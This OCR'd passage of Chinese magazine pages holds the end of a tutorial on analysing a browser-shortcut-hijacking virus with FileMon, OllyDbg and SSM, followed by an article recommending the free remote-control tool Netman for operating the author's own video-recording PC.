


图4

3.filemon文件分析

在干净的虚拟机里打开filemon，设置过滤条件，开始捕获事件（如图5，6）。

4.ollydbg分析字符串

运行ollydbg，打开病毒样本，点击右键，选“超级字符串参考”下的查找ascii（如图7）。




图5




图6

这流氓劫持了IE快捷方式，还有firefox，360se，tt，chrome。打开www.114.com.cn（如图8），就是这个猥琐的网址了。




图7




图8




图9

5.ssm动态分析

在虚拟机里安装ssm，运行病毒文件就会产生（如图9）的效果。

这些工作都做完后根据比较分析就可以轻松的揪出幕后黑手，我们每个人都可以杀掉病毒了。

方便实用的远控——网络人

txcbg

今天给大家介绍的是一款方便实用的远控--网络人。

家里的小店装了视频监控，用的是一台比较老的电脑存储视频，和我用的电脑通过无线路由走ADSL线路都能上网。每次要录像的时候，都需要到老电脑前进行操作，有些不方便，我便想通过远程控制软件在我的电脑上远程控制老电脑进行录像。我最初找了Remote Administrator，能满足我的要求，可惜是只能试用一段时间，试用期一过除非你购买授权，否则不能继续使用了。我不想买授权，继续找其它的远程控制软件。后来在网络上找到了网络人这款远程控制软件，试用了一下发现它能满足我的需要，而且可以免费使用，所以推荐给有相同或类似需求的朋友。

一.软件的使用

先来看看软件怎么使用。从网络人的官方网站的下载专区http://netman123.cn/download.asp下载网络人，记得下载个人版，如图1，因为只有个人版才能免费使用。

解压下载回来的文件，解压出来的有两个文件：Netman办公版 V6.27.exe和Netman监控版V6.27.exe，Netman办公版完全免费，可使用屏幕控制和文件管理功能，主要用于远程办公，提高工作效率，我用到的就是办公版。双击Netman办公版 V6.27.exe进行安装，安装完成后双击桌面上的“网络人”，会出来“自启动选项”的对话框：“点击确定，程序将随系统启动，否则程序将不会自启动，建议选择确定。”，如果是在被控制的电脑上安装一定要要选择“确定”，在控制的电脑上安装网络人选什么可以随便，不过还是建议选择“确定”，点“确定”后会出来“ID注册选项”的对话框：“点击确定免费注册一个ID，如果已经拥有ID，请点取消，并在软件主界面登录”，如果你只是测试下网络人，可以直接点“取消”，如果你要长期使用，建议免费注册一个ID，这样不管你在哪里，只要有一台可以上网的电脑，输入ID和你提前设置的控制密码就可以远程控制你的电脑了。这里我点“确定”来注册一个ID，输入要注册的ID和密码，点“OK”就可以完成注册了，如图2。

